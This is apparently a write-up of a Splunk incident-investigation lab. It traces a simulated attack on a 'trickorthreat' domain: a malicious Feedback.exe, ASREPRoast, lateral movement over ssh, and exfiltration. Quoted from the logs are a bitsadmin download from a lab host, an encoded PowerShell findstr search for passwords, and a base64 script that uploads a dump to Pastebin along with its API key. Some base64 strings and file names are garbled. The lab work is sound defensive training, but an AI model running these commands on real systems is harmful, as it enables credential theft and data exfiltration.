10/5/24 2:58:39.000 PM	18/85/2024 02:58:39 PM ... 22 lines omitted ... Company: Microsoft Corporation OriginalFileName: bitsadmin.exe CommandLine: "C:\Windows\System32\bitsadmin.exe" /transfer mydownloadjob /download /priority normal http://10.0.1.133:8080/10Dump.txt C:\Users\pika.bo\10Dump.txt CurrentDirectory: C:\Users\pika.bo\Documents Show all 38 lines
10/5/24 2:56:20.000 PM	18/85/2024 02:56:20 PM ... 33 lines omitted ... ParentProcessId: 6484 ParentImage: C:\Windows\System32\bitsadmin.exe ParentCommandLine: "C:\Windows\System32\bitsadmin.exe" /transfer mydownloadjob /download /priority normal http://10.0.1.133:8080/10Dump.txt C:\Users\pika.bo\AppData\Roaming\10Dump_db.txt ParentUser: TRICKORTHREAT\pika.bo Show all 38 lines

host = MACHINE-1 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

For investigating the downloaded file, I search 'EventCode=1 download Not splunk.'

10/5/24 11:52:15.000 AM 10/05/2024 11:52:15 AM ... 17 lines omitted ...

Security ID: S-1-5-21-1293523466-328689165-1390541692-1117

Account Name: CN=Michelle Gibson,CN=Users,DC=trickorthreat,DC=lab

Group: Security ID: S-1-5-21-1293523466-328689165-1390541692-1112

Show all 26 lines

Event Actions

Type	Field	Value
Selected	host	DC
	source	WinEventLog:Security
	sourcetype	WinEventLog:Security
Event	Account_Domain	TRICKORTHREAT
	Account_Name	Administrator
		CN=Michelle Gibson,CN=Users,DC=trickorthreat,DC=lab
	ComputerName	DC.trickorthreat.lab
	EventCode	4728
	EventType	0
	Group_Domain	TRICKORTHREAT

I also searched 'michelle' for more information. One event came out. It is an Administrator account on host DC.

Left sidebar (selected field):

- a Company 2
- a ComputerName 1
- a CurrentDirectory 3
- a Description 3
- # EventCode 1
- # EventType 1
- a FileVersion 3
- a Hashes 4
- a Image 4**
- a Index 1
- a IntegrityLevel 2
- a Keywords 1
- # LineCount 1
- a LogName 1
- a LogonGuid 1
- a LogonId 1
- a Message 7
- a OnCode 1

Right pane (Image field):

4 Values, 100% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
C:\Program Files (x86)\Internet Explorer\iexplore.exe	3	42.857%
C:\Windows\System32\ie4uinit.exe	2	28.571%
C:\Program Files\internet explorer\iexplore.exe	1	14.286%
C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe	1	14.286%

Search 'Internet Explorer EventCode=1', I got 7 events. And in the field image, The path 'Appdata\Local\' is suspicious. By the way, in the scenario and question, Michelle downloads an attachment from Will Email. Feedback.exe may have malicious payload.

Q5) Which host was compromised first? (Format: Host) (2 points)

MACHINE-2

Correct! ✓

Time	Event
10/5/24 1:19:24.000 PM	10/05/2024 01:19:24 PM ... 25 lines omitted ... Mandatory Label: S-1-16-8192 Creator Process ID: 0x1a58 Creator Process Name: C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe Process Command Line: Show all 34 lines host = MACHINE-2 source = WinEventLog\Security sourcetype = WinEventLog:Security
10/5/24 1:15:56.000 PM	10/05/2024 01:15:56 PM ... 33 lines omitted ... ParentProcessId: 6744 ParentImage: C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe ParentCommandLine: "C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe" ParentUser: TRICKORTHREAT\mgibson Show all 38 lines host = MACHINE-2 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
10/5/24 1:15:56.000 PM	10/05/2024 01:15:56 PM ... 25 lines omitted ... Mandatory Label: S-1-16-8192 Creator Process ID: 0x1a58 Creator Process Name: C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe Process Command Line: Show all 34 lines host = MACHINE-2 source = WinEventLog:Security sourcetype = WinEventLog:Security
10/5/24 1:15:31.000 PM	... 19 lines omitted ... Image: C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe FileVersion: 2.2.14 ... 3 lines omitted ... OriginalFileName: ab.exe CommandLine: "C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe" CurrentDirectory: C:\Users\mgibson\Desktop\

I searched for the initial access payload, It is on the machine-2.

Type	Field	Value	Actions
Selected	host	MACHINE-2	
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	sourcetype	WinEventLog:Microsoft-Windows-Sysmon/Operational	
Event	CommandLine	C:\Windows\system32\cmd.exe	
	Company	Microsoft Corporation	
	ComputerName	Machine-2.trickorthreat.lab	
	CurrentDirectory	C:\Users\mgibson\Desktop\	
	Description	Windows Command Processor	
	EventCode	1	
	EventType	4	
	FileVersion	10.0.17763.1697 (WinBuild.160101.0800)	
	Hashes	SHA256-B94D1C553C7EF81DF040D68E59120EB0A8F67AEC1A787A2B6B537309CBAF8CC4	
	Image	C:\Windows\SysWOW64\cmd.exe	
	IntegrityLevel	Medium	
	Keywords	None	
	LogName	Microsoft-Windows-Sysmon/Operational	
	LogonGuid	{dfe8b69a-3b15-6701-bd32-370000000000}	
	LogonId	0x3732BD	
	Message	Process Create: RuleName: - UtcTime: 2024-10-05 13:15:56.615 ProcessGuid: {dfe8b69a-3c0c-670f-a302-000000001e03} ProcessId: 4548 Image: C:\Windows\SysWOW64\cmd.exe File Version: 10.0.17763.1697 (WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: C:\Windows\system32\cmd.exe CurrentDirectory: C:\Users\mgibson\Desktop\ User: TRICKORTHREAT\mgibson LogonGuid: {dfe8b69a-3b15-6701-bd32-370000000000} LogonId: 0x3732BD TerminalSessionId: 3 IntegrityLevel: Medium Hashes: SHA256-B94D1C553C7EF81DF040D68E59120EB0A8F67AEC1A787A2B6B537309CBAF8CC4 ParentProcessGuid: {dfe8b69a-3b13-6701-a202-000000001e03} ParentProcessId: 6744 ParentImage: C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe ParentCommandLine: "C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe" ParentUser: TRICKORTHREAT\mgibson	
	OpCode	Info	
	OriginalFileName	Cmd.Exe	
	ParentCommandLine	"C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe"	
	ParentImage	C:\Users\mgibson\AppData\Local\Microsoft\Windows\INetCache\IE\E4FXXCGX\Feedback.exe	
	ParentProcessGuid	{dfe8b69a-3b13-6701-a202-000000001e03}	

At 10/5/24@1:15:56.000 PM, Feedback.exe--> Cmd.exe by commandline

C:\Windows\system32\cmd.exe. I also know the account that runs the feedback.exe is mgibson.

Q6) An ASREPRoast attack occurred. What was the targeted account? (Format: username) (4 points)

pika.boo


Correct! ✓

I do research about **ASREPRoast** on Google.

An **AS-REP Roasting (ASREPRoast) attack** targets Active Directory by requesting Kerberos Ticket Granting Tickets (TGTs) for accounts that have the "Do not require Kerberos preauthentication" setting enabled. Because pre-authentication is disabled, the Domain Controller returns an encrypted TGT that attackers can crack offline to recover the account password.

Prevention and Detection

- **Require Pre-Authentication:** Ensure all user and service accounts have "Do not require Kerberos preauthentication" disabled (unchecked) in Active Directory.  Hack The Box
- **Managed Service Accounts:** Transition legacy service accounts to Group Managed Service Accounts (gMSAs) whenever possible, which handle password complexity and rotation automatically.
- **Log Monitoring:** Monitor domain controller logs for **Event ID 4768** (Kerberos Ticket Granting Ticket requested) where the pre-authentication type is 0.  JumpCloud



Filter events with EventCode=4768: A Kerberos authentication ticket(TGT) was requested, I got 36 relative revents.



Pre_authentication_type=0 and eventCode=4768 prove that ASREPROast attack may happened.

The screenshot shows a security tool interface. On the left, under 'INTERESTING FIELDS', there is a list of fields: `Account_Name` (1), `Client_Address` (2), `Client_Port` (3), `ComputerName` (1), `EventCode` (1), `EventType` (1), and `index` (1). The `Account_Name` field is selected. On the right, a detailed view of the `Account_Name` field is shown. It indicates '1 Value, 100% of events' and has a 'Selected' dropdown with 'Yes' and 'No' options. Below this, there are tabs for 'Reports': 'Top values', 'Top values by time', and 'Rare values'. The 'Top values' tab is active, showing a table with the following data:

Values	Count	%
pika,boo	3	100%

At the bottom of the table, there is a link to 'Show all 33 lines'.

I got 3 events and all of them are associated with pika,boo cccount.

The screenshot shows three event logs in a security tool interface. Each event is a Kerberos authentication ticket (TGT) request for the `pika,boo` account. The events are as follows:

- Event 1:** 10/5/24 1:56:00.000 PM. Message=A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: `pika,boo`, Supplied Realm Name: `trickorthreat.lab`. host = DC, source = WinEventLog:Security, sourcetype = WinEventLog:Security.
- Event 2:** 10/5/24 1:24:14.000 PM. Message=A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: `pika,boo`, Supplied Realm Name: `trickorthreat.lab`. host = DC, source = WinEventLog:Security, sourcetype = WinEventLog:Security.
- Event 3:** 10/5/24 12:21:54.000 PM. Message=A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: `pika,boo`, Supplied Realm Name: `trickorthreat.lab`. host = DC, source = WinEventLog:Security, sourcetype = WinEventLog:Security.

Each event log has a 'Show all 33 lines' link at the bottom.

The pika,boo's encrypted TGT have been exposed to attacker.

Q7) On the first compromised system, an obfuscated command was executed. Provide the de-obfuscated part of the first command found. (If multiple, use the first one, as per time, with obfuscation) (Format: De-obfuscated String_ (3 points)

find str ./S /R /N "^password" C:\Users*.*

Correct! ✓

1 index= host*"MACHINE-2" EventCode=1 NOT splunk

2 | stats count by CommandLine

✓ 179 events (before 6/6/26 2:20:32.000 AM) No Event Sampling

Job |

Search all commandline run on the Machine-2 and filter the noise of 'splunk.' Encoded powershell commandlines present.

From Base64

Alphabet A-Za-z0-9+/=


☒ Remove non-alphabet chars

Output


start: 84 time: 8ms
end: 84 length: 82
length: 0 lines: 1

f.i.n.d.s.t.r.,./S,./R,./N,."^p.a.s.s.w.o.r.d.",.C.t.,\U.s.e.r.s.*.*,*

After decode from Base64, I got the encoded commandline.



- **AWS CloudTrail activity logs** provide an immutable, chronological record of every action taken within your AWS account.
- Eventname: RunInstances ---> create a instance on AWS cloud



Search the Runinstances from source 'CloudTrail.json'. There is only one event.

```

imageId: ami-073d1cf8350b4e660
instanceId: i-0001e206c07b8b0f5
instanceState: { [+]
}
instanceType: t3.medium
keyName: thirdParty
launchTime: 1728135322000
maintenanceOptions: { [+]
}
metadataOptions: { [+]
}
monitoring: { [+]
}
networkInterfaceSet: { [+]
}
placement: { [+]
}
privateDnsName: ip-10-0-1-126.ap-southeast-2.compute.internal
privateDnsNameOptions: { [+]
}
privateIpAddress: 10.0.1.126
productCodes: { [+]
}

```

From the responseElements-->InstancesSet:---> items, I get InstanceId and PrivateIpAddress.

☐ responseElements.instancesSet.items().privateDnsNameOptions.hostnameType ▼	ip-name
☐ responseElements.instancesSet.items().privateIpAddress ▼	10.0.1.126

Q9) Which host did the attacker log in using the recently compromised account? (Format: Host) (3 points)

Machine-1|

Correct! ✓

<pre> 1 index*+ pika.bo0 4624 2 sort + _time 3 table _time host Source_Network_Address </pre>			Since date time
✓ 56 events (10/5/24 1:24:54.000 PM to 6/8/26 4:47:45.000 PM) No Event Sampling ▾			Job ▾ Smart Mode ▾
Events Patterns Statistics (56) Visualization			
20 Per Page ▾	✓ Format	Preview ▾	1 2 3
_time ↕	host ↕	Source_Network_Address ↕	
2024-10-05 13:43:56	MACHINE-1	10.0.1.126	
2024-10-05 13:43:56	MACHINE-1	10.0.1.126	
2024-10-05 13:44:06	MACHINE-1	10.0.1.126	
2024-10-05 13:44:16	MACHINE-1	10.0.1.126	
2024-10-05 13:44:39	MACHINE-1	10.0.1.126	
2024-10-05 13:44:39	MACHINE-1	10.0.1.126	
2024-10-05 13:44:49	MACHINE-1	10.0.1.126	
2024-10-05 13:44:59	MACHINE-1	10.0.1.126	
2024-10-05 13:50:56	MACHINE-1	10.0.1.126	
2024-10-05 13:50:56	MACHINE-1	10.0.1.126	
2024-10-05 13:51:06	MACHINE-1	10.0.1.126	
2024-10-05 13:51:16	MACHINE-1	10.0.1.126	
2024-10-05 13:55:59	MACHINE-1	10.0.1.103	
2024-10-05 13:55:59	MACHINE-1	10.0.1.103	
2024-10-05 13:56:01	DC	10.0.2.228	
2024-10-05 13:56:01	DC	10.0.2.228	
2024-10-05 13:56:01	MACHINE-1	10.0.1.103	
2024-10-05 13:56:12	MACHINE-1	10.0.1.126	
10/5/24 1:24:56 13:56:13	MACHINE-1	10.0.1.126	

Q10) The attacker re-ran the previously found obfuscated command and then moved to a Linux system. Find the username, IP, and protocol used for access. (Format: Protocol, user, IP) (4 points)

SSH, john, 10.0.1.133

Correct! ✓

<pre> 1 index*+ encodedCommand 2 stats count by CommandLine 3 sort -- count </pre>			Since date time
✓ 8 events (10/5/24 12:43:40.000 PM to 6/8/26 4:51:27.000 PM) No Event Sampling ▾			Job ▾ Smart Mode ▾
Events Patterns Statistics (8) Visualization			
20 Per Page ▾	✓ Format	Preview ▾	
CommandLine ↕			
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedCommand ZgtpbAG4AZBZAHQAcgAgACSAhMgACBAUgAgACSA8AgACTAgBgwAGEAcwBZAHcAbwByAGQA1gAgAEHMQBcAFUAcwD1AH1AcwBCAOLgAQA==			
"C:\Windows\system32\Findstr.exe" /S /B /N "password C:\Users*.*			
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand JGfwaY9kZxZfzYSDgInDna2FvYzF3MhFTSTYwQZJ3RucG10kktWTB3cnW1IagC1RmaWx1X3BhdGgPSA1QzpcYXN1cnNcc0lrySS1B29cb0B8RHVtcS50eHQ1ICAKJGFwaY9wYXN0ZV93b2Rl1D0gR2YVBLUNbRlbnQgJGZlZG9YcmFtZSA591C3Q042ZF9EQ1g1A0kYXBkX3Rlc3RlX3B5aXZhdGUGPSA1NS1gC			
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand VwByAGKA8B1ACBASABvAHMAdAaGACTASwBAG1ABwYAGBA1QhACASABhVHAACASACASABHGAwABvAHcAZQB1AG4A1gA=			
V77VC:\Windows\system32\conhost.exe 0xffffffffff -ForceV1			

1 index=* 4624

✓ 220 events (10/5/24 2:11:11.000 PM to 6/8/26 8:07:46.000 PM) No Event Sampling ▾

Events (220) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

host

3 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
DC	184	83.636%
MACHINE-1	34	15.454%
MACHINE-2	2	0.909%

Hide Fields All Fields

SELECTED FIELDS

a host 3

a source 1

a sourcetype 1

INTERESTING FIELDS

a Account_Domain 4

a Account_Name 8

a Authentication_Package 3

Set time "since 10/05/2024 2:11:11PM", and search 4624, I got the 220 relevant events. From the field of host, I know that Machine 1 and 2 have been infected. After encoded commandline, the attacker is trying to log on DC. So I filter the event with "host=DC".

1 index=* host="MACHINE-1" EventCode=1 NOT splunk
2 | sort _time
3 | table _time CommandLine

✓ 56 events (10/5/24 2:11:11.000 PM to 6/8/26 8:45:55.000 PM) No Event Sampling ▾

Events Patterns Visualization

20 Per Page ▾ Format Preview ▾

_time	CommandLine
2024-10-05 14:11:11	\\?\C:\Windows\system32\conhost.exe 0xffffffff -forcev1
2024-10-05 14:11:11	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand ZgtpAG4AZBzAHQAcgAgACBAUAgACBAUpAgACBATgAgACTAXgbwAGEAcBzAHCAwByAQQA1gAgADMAQBgACAFUAcB1AHtAcwBCoALgAgAA==
2024-10-05 14:11:12	"C:\Windows\system32\findstr.exe" /S /R /N "password C:\Users*.x
2024-10-05 14:11:18	C:\Windows\system32\svchost.exe -k wuauclt -p -s WaaSHedictvc
2024-10-05 14:11:18	"C:\Windows\system32\usoclient.exe" StartScan
2024-10-05 14:11:19	\\?\C:\Windows\system32\conhost.exe 0xffffffff -forcev1
2024-10-05 14:11:19	"C:\Windows\System32\cmd.exe" %*(arg0) %*(arg1) %*(arg2)
2024-10-05 14:15:43	C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46099-3ce0-458a-a354-715618a075e6} -Embedding
2024-10-05 14:15:47	C:\Windows\system32\DllHost.exe /Processid:{4B8982B4-89CA-40B6-B78D-ABF59875A8D5}
2024-10-05 14:16:21	C:\Windows\system32\DllHost.exe /Processid:{4B8982B4-89CA-40B6-B78D-ABF59875A8D5}
2024-10-05 14:17:28	\\?\C:\Windows\system32\conhost.exe 0xffffffff -forcev1
2024-10-05 14:17:28	"C:\Windows\System32\OpenSSH\ssh.exe"
2024-10-05 14:19:23	C:\Windows\system32\wampmprohst.exe -Embedding
2024-10-05 14:20:18	\\?\C:\Windows\system32\conhost.exe 0xffffffff -forcev1
2024-10-05 14:20:18	"C:\Windows\System32\OpenSSH\ssh.exe" JohnR0.8.1.133
2024-10-05 14:40:04	"C:\Windows\system32\taskmgr.exe" /4
2024-10-05 14:45:44	\\?\C:\Windows\system32\conhost.exe 0xffffffff -forcev1
2024-10-05 14:45:51	C:\Windows\system32\cmd.exe /c "C:\Program Files\SplunkUniversalForwarder\etc\system\bin\WinRegMon.cmd" --scheme"
2024-10-05 14:45:51	C:\Windows\system32\cmd.exe /c "C:\Program Files\SplunkUniversalForwarder\etc\system\bin\WinPrintMon.cmd" --scheme"
2024-10-05 14:45:51	C:\Windows\system32\cmd.exe /c "C:\Program Files\SplunkUniversalForwarder\etc\system\bin\WinNetMon.cmd" --scheme"

Sinece 14:11:11, the attacker run encodedcommandline on Mechine-1 and have gained a credential of an account. Then the attacker run ssh at 14:17:20 and 14:20:18.

10/5/24
2:20:18.000 PM

10/05/2024 02:20:18 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Machine-1.trickorthreat.lab
[Show all 38 lines](#)

Event Actions ▾

Type	Field	Value
Selected	host ▾	MACHINE-1
	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
	sourcetype ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
Event	CommandLine ▾	"C:\Windows\System32\OpenSSH\ssh.exe" John@10.0.1.133
	Company ▾	-
	ComputerName ▾	Machine-1.trickorthreat.lab
	CurrentDirectory ▾	C:\Users\pika.bo\Documents\
	Description ▾	-
	EventCode ▾	1
	EventType ▾	4
	FileVersion ▾	7.7.2.1
	Hashes ▾	SHA256=0C0E91427A4B0E4CD0B59BDB73054252FB74C0977D13A73AB7423E15528B0485
	Image ▾	C:\Windows\System32\OpenSSH\ssh.exe
	IntegrityLevel ▾	Medium
	Keywords ▾	None
	LogName ▾	Microsoft-Windows-Sysmon/Operational

Clear command line was used to connect to 10.0.1.133.

10/5/24 10/05/2024 03:09:25 PM
3:09:25.000 PM ... 22 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand JGfwa9KXZfzA2V5ID0gInZma2FvYzF3M0HfTE9TWZ9J7Ruc6l0w*thwTBjCnWk1AgIC1maXk1X3BhdgGfPSA1zpcVYn1CnNccG1fYSS1b29cb0S8H
GtH5C9EhQ1lCAKfGfwa9wYXN0ZV9jbnRlID0gZVl0bnVnbnRlbG9jZGZvbG9fGf0aCAtUmf3C1Rl0gC1gfcFdz0vfbmfCtZSA91C7d24Z2F9E11gIaOkYw9Xb3Bhc3RlX3B4aXZhdG9fPSA1MSG1CfRhGc1fCfGZdVfXwa1X1Z8hdGfPSA11gCgQ1fYBzYdGfUqd
Hd1IHL1c3Qg1Yw9Kek0kYw9SEB7C1Ag1CbHcG1fCfGZV2X1ZtLSA91ChRcG1fCfGZV2X1ZtL0gQ1CagYXBPXZwdG1vbiA91C7d24Z2F9E11gIaOkYw9Xb3Bhc3RlX3B4aXZhdG9fPSA1MSG1CfRhGc1fCfGZdVfXwa1X1Z8hdGfPSA11gCgQ1fYBzYdGfUqd
ZQog1CagYXBPX3Bhc3RlX3B4aXZhdG9fPSA1YXBPX3Bhc3RlX3B4aXZhdG9fPSA1Cag1fGfwa9wYXN0ZV9jbnRlID0gZVl0bnVnbnRlbG9jZGZvbG9fGf0aCAtUmf3C1Rl0gC1gfcFdz0vfbmfCtZSA91ChRcG1fCfGZV2X1ZtL0gQ1CagYXBPXZwdG1vbiA91C7d24Z2F9E11gIaOkYw9Xb3Bhc3RlX3B4aXZhdG9fPSA1MSG1CfRhGc1fCfGZdVfXwa1X1Z8hdGfPSA11gCgQ1fYBzYdGfUqd
5Z251
CurrentDirectory: C:\Users\pika.bo\>
[Show all 38 lines](#)

Q11) A file was downloaded from the connected system.
What was the file name? (Format: Filename.Extension) (3 points)

lolDump.txt

Correct! ✓

1 index 10.0.1.133 | sort +_time

6 events (10/5/24 2:20:18.000 PM to 6/9/26 9:04:45.000 PM) No Event Sampling

Events (6) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 month per column

Time	Event
10/5/24 2:20:18.000 PM	10/5/2024 02:20:18 PM ... 33 lines omitted ... ParentProcessId: 6692 ParentImage: C:\Windows\System32\OpenSSH\ssh.exe ParentCommandLine: "C:\Windows\System32\OpenSSH\ssh.exe" john@10.0.1.133 ParentUser: TRICKORTREAT\pika.boo Show all 38 lines host = MACHINE-1 source = WinEventLog/Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
10/5/24 2:20:18.000 PM	10/5/2024 02:20:18 PM ... 22 lines omitted ... Company: - OriginalFileName: - CommandLine: "C:\Windows\System32\OpenSSH\ssh.exe" john@10.0.1.133 CurrentDirectory: C:\Users\pika.boo\Documents\ Show all 38 lines host = MACHINE-1 source = WinEventLog/Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
10/5/24 2:56:20.000 PM	10/5/2024 02:56:20 PM ... 33 lines omitted ... ParentProcessId: 8484 ParentImage: C:\Windows\System32\bitsadmin.exe ParentCommandLine: "C:\Windows\System32\bitsadmin.exe" /transfer mydownloadjob /download /priority normal http://10.0.1.133:8080/lolDump.txt C:\Users\pika.boo\AppData\Roaming\lolDump_db.txt ParentUser: TRICKORTREAT\pika.boo Show all 38 lines host = MACHINE-1 source = WinEventLog/Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
10/5/24 2:56:20.000 PM	10/5/2024 02:56:20 PM ... 22 lines omitted ...

After the attacker used ssh to log into 10.0.1.133, the attacker

Q12) Another large obfuscated command was executed.
What activity was performed? (Reference from MITRE Tactic)
(Format: Activity Name (As Per MITRE Tactic)) (3 points)

Exfiltration

Correct! ✓

Q13) What web service was used for this activity? Also, provide the API key found. (Format: WebService Name, API) (4 points)

pastebin, vfkaoc1w08ELOSUoYf4npiz2KaY0I

Correct! ✓

```
JGFwaV9kZXZfa2V5ID0gInZma2FvYzF3MDhFTE9TVW9ZZjRucG6MkthWTBjcNwIiAgCiRmaWwX3BhdGggPSAiQzpcVXNlcnNccGlryS5ib29c
bDBsRHVtcC50eHQiICAKJGFwaV9wYXN0ZV9jb2RlID0gR2V0LUNvbnRlbnQgJGZpbGVfcGF0aCAtUmF3CiRhcGlfcGFzdGVfbmFtZSA9ICJQd24z
ZF9EQiIgIAokYXBpX3Bhc3RlX3ByaXZhdGUgPSAiMSIgCiRhcGlfcGFzdGVfZXhwaXJlX2RhdGUgPSAiTiIgCgojIFByZXBhcmUgdGhlIHJlcXVl
